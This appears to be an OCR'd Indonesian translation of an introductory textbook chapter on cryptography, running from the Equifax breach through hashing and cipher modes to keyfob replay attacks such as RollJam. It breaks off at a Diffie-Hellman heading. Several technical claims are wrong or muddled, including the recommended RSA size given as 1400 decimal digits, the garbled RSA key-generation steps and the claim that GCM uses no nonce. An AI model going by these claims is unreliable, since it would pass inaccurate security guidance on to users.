Dengan menggunakan saluran terenkripsi yang aman dan rahasia, kami dapat yakin bahwa siapa pun yang menyadap komunikasi kami tidak dapat "mendengarkannya". Hal ini membantu mencegah serangan man-in-the-middle (MITM). Kriptografi juga dapat digunakan untuk memberikan integritas: membuktikan bahwa data tersebut valid. Dengan kriptografi Anda dapat memberikan tanda tangan untuk data yang menunjukkan bahwa orang yang mengaku mengirimkannya benar-benar mengirimkannya. Kriptografi juga memungkinkan non-penyangkalan karena dapat menunjukkan bahwa hanya satu orang yang mampu mengirimkan pesan tertentu. Terakhir kriptografi juga memungkinkan kita melakukan otentikasi tanpa menyimpan kata sandi dalam teks biasa. Hal ini penting di zaman dimana pelanggaran data semakin sering terjadi.

Studi Kasus: Equifax

Pada bulan September 2017, Equifax mengumumkan pelanggaran data yang mengungkap informasi pribadi 147 juta orang. Serangan asli memanfaatkan eksploitasi dalam versi lama Apache Struts yang digunakan sebagai bagian dari sistem Equifax untuk menangani sengketa kredit dari pelanggan. Setelah penyerang mendapatkan akses ke server internal Equifax, mereka mulai mengumpulkan informasi sebanyak mungkin dari database internal.

Yang paling parah dari pelanggaran data ini adalah kata sandi di banyak database disimpan dalam bentuk teks biasa. Artinya, penyerang dapat mencoba kata sandi dan nama pengguna di layanan lain. Meskipun penting bagi pengguna untuk menggunakan kata sandi yang berbeda untuk layanan yang berbeda, hal yang jauh lebih meresahkan adalah bahwa perusahaan sebesar Equifax tidak memiliki kebijakan untuk menggunakan kriptografi guna memitigasi risiko dari pelanggaran yang begitu besar.

2.2 TERMINOLOGI

Kedepannya, penting untuk membahas beberapa istilah umum kriptografi karena istilah tersebut akan sering digunakan:

- **Teks biasa:** informasi yang tidak terenkripsi, data yang "jelas", atau teks yang jelas
- **Sandi:** algoritma untuk melakukan enkripsi atau dekripsi
- **teks sandi:** data yang telah mengalami enkripsi
- **Algoritma kriptografi:** serangkaian langkah yang harus diikuti untuk mengenkripsi atau mendekripsi data

- **Kunci publik:** informasi (biasanya array byte) yang dapat digunakan untuk mengenkripsi data sehingga hanya pemilik kunci pribadi yang cocok yang dapat membatalkan enkripsinya

Kunci pribadi (rahasia).

informasi (biasanya array byte) yang dapat digunakan untuk mendekripsi data yang dienkripsi menggunakan kunci publik yang sesuai

Contoh 1. Sandi Caesar

Salah satu contoh enkripsi paling dasar adalah sandi Caesar, atau sandi substitusi. Sangat mudah untuk dipahami, dihitung, dan mudah untuk dipecahkan. Mari buat tabel yang memetakan setiap huruf dalam alfabet ke huruf berbeda:

Contoh 1:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
J	G	T	Q	X	Y	A	U	C	R	V	I	F	H	O	K	L	E	D	B	W	S	Z	M	N	P

Sekarang membuat pesan sangatlah mudah hanya dengan melakukan substitusi. Misalnya, HELLO WORLD menjadi UXIIO ZOEIQ.

Meskipun ini mudah untuk dipahami dan diatur, namun juga sangat mudah untuk dipecahkan. Anda dapat menggunakan serangan frekuensi, di mana Anda menganalisis sebagian besar teks terenkripsi dengan mengetahui bahwa huruf tertentu lebih sering muncul dibandingkan huruf lainnya. Dengan mencocokkan huruf ciphertext yang paling sering digunakan dengan padanan standar bahasa Inggrisnya, Anda dapat dengan cepat mencapai solusi. Anda juga dapat melihat semua permutasi alfabet (4E26) dan melihat mana yang menghasilkan kata bahasa Inggris paling banyak. Serangan kedua menjadi lebih mungkin dilakukan melalui komputasi.

2.3 KUNCI

Biasanya serangkaian byte acak dapat digunakan sebagai kunci untuk mengenkripsi atau mendekripsi data. Kunci digunakan oleh algoritma kriptografi untuk mengubah teks biasa menjadi teks tersandi. Kunci juga mungkin asimetris karena hanya dapat digunakan untuk melakukan salah satu operasi (enkripsi atau dekripsi).

Penting untuk mengetahui faktor-faktor apa yang membuat kunci kriptografi kuat. Panjang memainkan peran penting. Semakin panjang kuncinya, semakin sulit untuk memecahkan enkripsinya. Begitu pula keacakan data pada kunci juga membuatnya lebih kuat. Jika urutan byte dapat diprediksi, panjangnya tidak relevan. Akhirnya kita memiliki konsep periode kripto atau masa pakai kunci. Jika kita bekerja dengan sistem yang sering mengganti kunci, penyerang mungkin tidak punya cukup waktu untuk memecahkannya.

2.4 LANDASAN MATEMATIKA

Kriptografi sangat bergantung pada konsep fungsi pintu satu arah atau pintu jebakan. Itu adalah proses yang sulit dihitung dalam satu arah, namun mudah dihitung dalam arah lain. Misalnya, lebih mudah bagi komputer untuk mengalikan bilangan besar dibandingkan menentukan faktor bilangan besar. Ini adalah dasar dari algoritma RSA. Versi algoritma yang disederhanakan ditunjukkan di bawah ini:

```
KEY GENERATION
p = a random prime number
q = a random prime number
N = p * q
r = (p - 1) * (q - 1)
K = a number which equals one when modded by r and can be factored
e = a factor of K that doesn't share factors with N
d = another factor of K that doesn't share factors with N
Your public key is N and e
Your private key is N and d
ENCRYPTION
ciphertext = (cleartext**e)%N
DECRYPTION
cleartext = (ciphertext**d)%N
EXAMPLE
p = 7
q = 13
N = 7 * 13 = 91
r = 72
K = 145 (because 145%72 = 1)
e = 5
d = 29
Public Key = 91, 5
Private Key = 91, 29
cleartext = 72 ('H' in ASCII)
ciphertext = (72**5)%91 = 11 (encrypted using N and e)
cleartext = (11**29)%91 = 72 (decrypted using N and d)
```


Untuk memecahkan RSA, Anda harus mampu memfaktorkan N menjadi dua bilangan primanya. Meskipun hal ini sepele dalam contoh sederhana kita, bayangkan betapa sulitnya memfaktorkan suatu angka dengan 1400 digit desimal, ukuran kunci yang direkomendasikan saat ini untuk RSA. Anda akan melihat bahwa algoritme hanya memerlukan eksponensial, perkalian, dan aritmatika modulus. Anda tidak perlu memfaktorkan bilangan prima yang besar untuk menghasilkan kunci, mengenkripsi, atau mendekripsi. Anda hanya perlu melakukan operasi itu jika Anda mencoba bekerja mundur tanpa kunci.

Fungsi satu arah serupa lainnya ada berdasarkan kurva elips. Ternyata gerak sepanjang kurva elips dapat digambarkan berdasarkan titik awal dan akhir serta beberapa iterasi dari algoritma sederhana. Anda dapat merekonstruksi kondisi awal jika mengetahui titik awal, titik

akhir, dan berapa banyak iterasi yang diperlukan. Jika yang anda tahu hanyalah titik awal dan titik akhir anda tidak bisa menentukan kondisi awalnya.

2.5 HASH

Algoritme hashing adalah fungsi satu arah yang membuat teks hash dari teks biasa. Ini sering digunakan untuk validasi data karena intisari hash atau tanda tangan yang relatif kecil dapat menunjukkan integritas blok data yang besar. Hash juga dapat digunakan agar informasi sensitif tidak harus disimpan dalam teks yang jelas. Dengan menyimpan hash kata sandi, Anda dapat memeriksa apakah kata sandi yang dimasukkan benar tanpa menyimpan kata sandi itu sendiri. Dalam kasus pelanggaran data, hanya hash yang bocor dan penyerang tidak memiliki akses ke kata sandi untuk mencoba layanan lain.



Dua kelompok utama algoritma hash digunakan: MD5 dan SHA. MD5 menghasilkan nilai hash 128-bit dan masih sering digunakan untuk memverifikasi integritas data. Algoritme ini secara teknis rusak secara kriptografis, tetapi Anda mungkin masih melihatnya digunakan. Keluarga algoritma SHA terdiri dari SHA-1, SHA-2, dan SHA-3:


- SHA-1: 160 bit, mirip dengan MD5, dirancang oleh NSA, tidak lagi disetujui untuk penggunaan kriptografi
- SHA-2: SHA-256 dan SHA-512, sangat umum dengan nomor yang menunjukkan ukuran blok, dirancang oleh NSA
- SHA-3: dirancang non-NSA, tidak diadopsi secara luas, skema penomoran serupa seperti SHA-2 (SHA3-256, dll.)

Serangan berbasis kamus terhadap hash kata sandi cukup umum terjadi. Biasanya perangkat lunak yang digunakan menghasilkan hash untuk setiap kata dalam kamus dan kemudian membandingkan hash tersebut dengan apa yang disimpan di mesin yang disusupi. Salah satu cara untuk mengatasi hal ini adalah dengan memberi garam atau menambahkan bit acak ke setiap kata sandi. Saat pengasinan, bit disimpan dengan hash. Hal ini memaksa serangan berbasis kamus untuk secara aktif menghasilkan hash berdasarkan garamnya dibandingkan menggunakan tabel tersimpan (tabel pelangi) dari semua kemungkinan hash. Hal ini dapat membuat serangan berlangsung dari waktu ke waktu hingga berhari-hari atau bahkan bertahun-tahun tergantung pada kerumitan kata sandinya.

Cara yang lebih baik lagi untuk melawan serangan terhadap hash adalah melalui garam atau merica rahasia. Pepper adalah nilai acak yang ditambahkan ke kata sandi tetapi tidak

disimpan dengan hash yang dihasilkan. Nilai acak dapat disimpan dalam media terpisah seperti Modul Keamanan perangkat keras.

2.6 ENKRIPSI SIMETRIS



Gambar 2.1 Contoh Enkripsi Simetri


Enkripsi simetris mungkin merupakan enkripsi yang paling sederhana untuk dipahami karena hanya menggunakan satu kunci (dalam hal ini kunci kita diberi label 'A') untuk mengenkripsi atau mendekripsi data. Kedua belah pihak perlu mengetahui kunci privat untuk berkomunikasi. Hal ini menimbulkan risiko keamanan karena jika saluran yang digunakan untuk pertukaran kunci tidak aman, semua pesan dapat didekripsi. Meskipun demikian, karena lebih sederhana dibandingkan bentuk enkripsi lainnya, enkripsi ini sering digunakan untuk komunikasi atau penyimpanan yang aman. One-time-pad (OTP) adalah contoh langka dari skema enkripsi simetris pena dan kertas yang tidak dapat dipecahkan. Kesulitan dalam OTP mencerminkan kesulitan dengan semua enkripsi simetris, yaitu kunci yang dibagikan sebelumnya perlu ditukar pada suatu saat.

Bayangkan seorang narapidana ingin mengirim pesan terenkripsi ke seseorang di luar penjara. Untuk melakukannya, mereka akan menggunakan salinan Harry Potter dan Batu Bertuah yang mereka miliki di sel mereka. Pesan yang ingin mereka sampaikan adalah “DIG UP THE GOLD”. Mereka membuka "Bab Satu: Anak Laki-Laki yang Hidup" dan mencari dua belas huruf pertama dalam bab tersebut: MR DAN MRS DURS. Untuk setiap huruf dalam pesan mereka, mereka mengubahnya menjadi nomor dalam alfabet: 4 9 7 21 16 20 8 5 7 15 12 4 (DIG UP THE GOLD). Mereka melakukan hal yang sama untuk kunci yang mereka cari di buku mereka: 13 18 1 14 4 13 18 19 4 21 18 19 (MR DAN MRS DURS). Akhirnya mereka menjumlahkan dua angka tersebut untuk mendapatkan ciphertextnya: 17 27 8 35 20 33 26 24 11 36 30 23.

Jika narapidana mengirimkan teks sandi tersebut kepada seseorang di luar yang mengetahui bahwa kuncinya adalah bab pertama Harry Potter dan Batu Bertuah, mereka akan dapat mengurangi kunci dari setiap angka dalam teks sandi dan menemukan pesan teks biasa. Meskipun secara teoritis tidak dapat dipecahkan, siapa pun yang memiliki kuncinya juga dapat memulihkan teks tersebut. Ini berarti bahwa menggunakan kunci umum seperti buku-buku populer membuat orang yang berada di tengah-tengah menjadi mudah untuk memecahkan kode ciphertext. Lagi pula, sipir mungkin mengetahui setiap buku yang dimiliki tahanan di selnya.

OTP telah digunakan oleh agen mata-mata, seringkali untuk komunikasi antar individu melalui jalan buntu. Dalam situasi ini tabel karakter acak yang dicetak dalam rangkap dua ditukar sebagai kunci.

2.7 ENKRIPSI ASIMETRIS



Gambar 2.2 Contoh Enkripsi Asimetri

Algoritma enkripsi asimetris sebenarnya telah didemonstrasikan di bagian Landasan Matematika. Enkripsi asimetris memiliki kunci publik yang dapat dipublikasikan di mana saja dan digunakan untuk mengenkripsi pesan yang hanya dapat dibuka enkripsinya oleh pemegang kunci privat, yang tidak dipublikasikan. Misalnya jika Anda ingin menerima email terenkripsi, Anda dapat menyediakan kunci publik *GNU Privacy Guard* (GPG) sebagai server kunci publik. Ini akan memungkinkan siapa pun mencari kunci publik Anda, mengenkripsi pesan yang hanya dapat dibaca oleh Anda, dan mengirimi Anda teks sandi. Enkripsi asimetris mengatasi kesulitan pertukaran kunci melalui saluran yang tidak tepercaya (seperti email). Sayangnya biaya dari sistem yang berguna ini adalah algoritma asimetris cenderung jauh lebih lambat dibandingkan algoritma simetris.

2.8 SANDI ALIRAN

Stream cipher mengkodekan data satu simbol pada satu waktu dan menghasilkan satu simbol ciphertext untuk setiap simbol cleartext. Mengingat Anda sering kali dapat menggunakan semacam enkripsi blok dengan ukuran blok yang sangat kecil, enkripsi aliran tidak sering digunakan. Secara teknis contoh OTP, ketika digunakan satu simbol pada satu waktu, adalah stream cipher. Kuncinya datang dalam satu simbol pada satu waktu, teks yang jelas datang dalam satu simbol pada suatu waktu, dan operasi dilakukan (penambahan dalam kasus contoh) untuk membuat ciphertext. Mengingat ukuran kunci yang sesuai dan algoritma yang diteliti dengan baik, stream cipher bisa sama amannya dengan block cipher. Meskipun demikian, stream cipher biasanya lebih konsisten dalam karakteristik runtime dan biasanya menggunakan lebih sedikit memori. Sayangnya, tidak banyak algoritma yang diteliti dengan baik dan stream cipher yang digunakan secara luas.

2.9 BLOKIR CIPHER


Block cipher mengambil data di dalam blok dan menggunakan blok cipher dengan ukuran yang sama untuk melakukan enkripsi. Ini sangat populer dan ada banyak algoritma aman untuk dipilih. Sayangnya jika data masukan tidak dapat dimasukkan dengan rapi ke dalam blok dengan ukuran yang sama, padding mungkin diperlukan, sehingga memakan lebih banyak ruang/memori dan mengurangi kecepatan cipher. Oleh karena itu, enkripsi blok seringkali kurang berkinerja dibandingkan enkripsi aliran.

Blokir Mode Operasi Sandi

Ada beberapa cara untuk membuat blok sandi dan bergantung pada cara Anda melakukannya, berbagai serangan mungkin terjadi:

Buku Kode Elektronik (ECB)


Mode operasi sederhana, data dibagi menjadi blok-blok dan setiap blok dikodekan menggunakan kunci. Karena blok-blok tersebut dikodekan dengan cara yang sama, blok-blok yang identik akan menghasilkan cipherteks yang identik. Hal ini mempermudah, dengan data yang cukup, untuk menentukan kuncinya.



Gambar 2.3 Enkripsi mode Buku Kode Elektronik (ECB).

WhiteTimberwolf (versi SVG), Domain publik, melalui Wikimedia Commons

Rantai blok sandi (CBC)




Gambar 2.4 Enkripsi mode Cipher Block Chaining (CBC).

WhiteTimberwolf (versi SVG), Domain publik, melalui Wikimedia Commons

Dimulai dengan vektor inisialisasi (IV) setiap blok di-XOR dengan bagian ciphertext dari blok sebelumnya untuk membuat rantai ciphertext yang terus berubah. Artinya, blok yang identik akan menghasilkan cipherteks yang berbeda. Ini adalah mode operasi yang paling umum, kelemahannya adalah algoritme tidak dapat dijalankan secara paralel (maaf karena prosesor modern) dan IV adalah target serangan yang umum.

Penghitung (RKT)




Gambar 2.5 Enkripsi mode penghitung (CTR).

WhiteTimberwolf (versi SVG), Domain publik, melalui Wikimedia Commons

Daripada menggunakan IV, CTR menggunakan nonce (angka acak yang sama untuk semua blok) dan counter. Penghitung bertambah setiap blok, artinya mode ini dapat berfungsi secara paralel. Mode CTR memecahkan permasalahan ECB dengan tetap menyediakan algoritma yang dapat berjalan cepat pada mesin modern.

Mode Galois/Penghitung (GCM)

GCM menggunakan penghitung seperti CTR, namun tidak menggunakan nonce. Sebaliknya IV digunakan dengan counter awal. GCM juga menghasilkan kode otentikasi pesan (MAC) untuk setiap blok untuk memverifikasi integritas blok. Kombinasi ini menghasilkan algoritme yang modern dan kuat yang diadopsi dengan cepat.



Gambar 2.6 Diagram blok Gallois Counter Mode dengan vektor inisialisasi, diadaptasi dari diagram oleh NIST digunakan pada CC0 1.0

Studi Kasus: Memanfaatkan Kode Non-Rolling

Pentingnya kode yang tidak berulang, seperti kode counter yang digunakan dalam mode operasi cipher blok CTR dan GCM dapat disorot melalui analisis teknologi penting lainnya yang menggunakan kode: sistem entri tanpa kunci. Ketika pembuka pintu garasi pertama kali masuk ke pasaran, remote akan menyiarkan satu kode yang telah diprogram oleh penerima untuk dikenali sebagai kode yang benar. Ini berarti siapa pun yang mendengarkan dapat dengan mudah mendapatkan kode dan memutar ulang kode tersebut untuk membuka pintu garasi dengan perangkat mereka sendiri.[2] Untuk mengatasi hal ini, perusahaan mulai menggunakan kode bergulir di remote dan receiver mereka. Dengan seed yang sama, kode bergulir memungkinkan setiap perangkat menghasilkan urutan kode yang persis sama. Remote akan menggunakan kode berikutnya secara berurutan setiap kali tombol ditekan. Penerima akan memvalidasi kode yang diterima jika cocok dengan salah satu dari beberapa kode berikutnya dalam urutan tersebut (jika tombol ditekan beberapa kali di luar jangkauan). Ini secara efektif mengurangi serangan replay.

Mengingat hal ini diterapkan pada tahun 1980-an dengan remote pintu garasi, Anda akan berasumsi bahwa produsen mobil menggunakan teknologi yang sama pada remote mereka. Dalam kasus "segala sesuatu yang lama menjadi baru kembali", hal ini tidak benar.

Blake Berry (HackingIntoYourHeart) menemukan bahwa beberapa merek dan model mobil sebenarnya masih rentan terhadap serangan ulangan.

Sammy Kamkar juga menemukan kerentanan terhadap kode bergulir, bernama RollJam, yang ia tunjukkan di DEF CON 23. Perangkat Kamkar menghentikan sinyal yang dikirim oleh keyfob, saat merekam kode yang dikirim. Setelah dua kode dicatat, mungkin dari korban yang menekan tombol beberapa kali, ia berhenti macet, mengirimkan kode pertama untuk membuka kunci mobil dan menyimpan kode kedua untuk membuka kunci mobil di lain waktu.

Contoh Enkripsi

RSA

RSA merupakan standar enkripsi asimetris yang dikembangkan pada tahun 1977 dan masih sangat populer. Fungsi pintu jebakannya didasarkan pada sulitnya memfaktorkan bilangan besar. Nama RSA berasal dari nama penulis sistem: Ron Rivest, Adi Shamir, dan Leonard Adleman.

Standar Enkripsi Lanjutan (AES)


AES adalah cipher blok simetris yang dikembangkan pada tahun 1998 untuk menggantikan Standar Enkripsi Data (DES) yang kurang aman. AES bekerja pada blok data 128 bit, melakukan beberapa putaran substitusi-permutasi untuk mengenkripsi data. Anda akan menemukan AES digunakan untuk mengenkripsi lalu lintas jaringan (seperti halnya dalam jaringan pribadi virtual), data yang disimpan ke disk (enkripsi disk), atau data permainan komputer yang disimpan ke penyimpanan. AES adalah sandi yang sangat umum.

Kriptografi kurva elips (ECC)

ECC adalah skema enkripsi asimetris yang cukup cepat dan mudah untuk dikomputerisasi. ECC dengan cepat menjadi pilihan utama untuk tanda tangan digital dan pertukaran kunci, mulai diadopsi pada tahun 2004. ECC didasarkan pada geometri serangkaian kurva yang telah ditentukan sebelumnya (beberapa contoh dapat ditemukan di sini), yang dapat digunakan untuk membuat fungsi pintu jebakan.

Pertukaran Kunci Diffie-Hellman

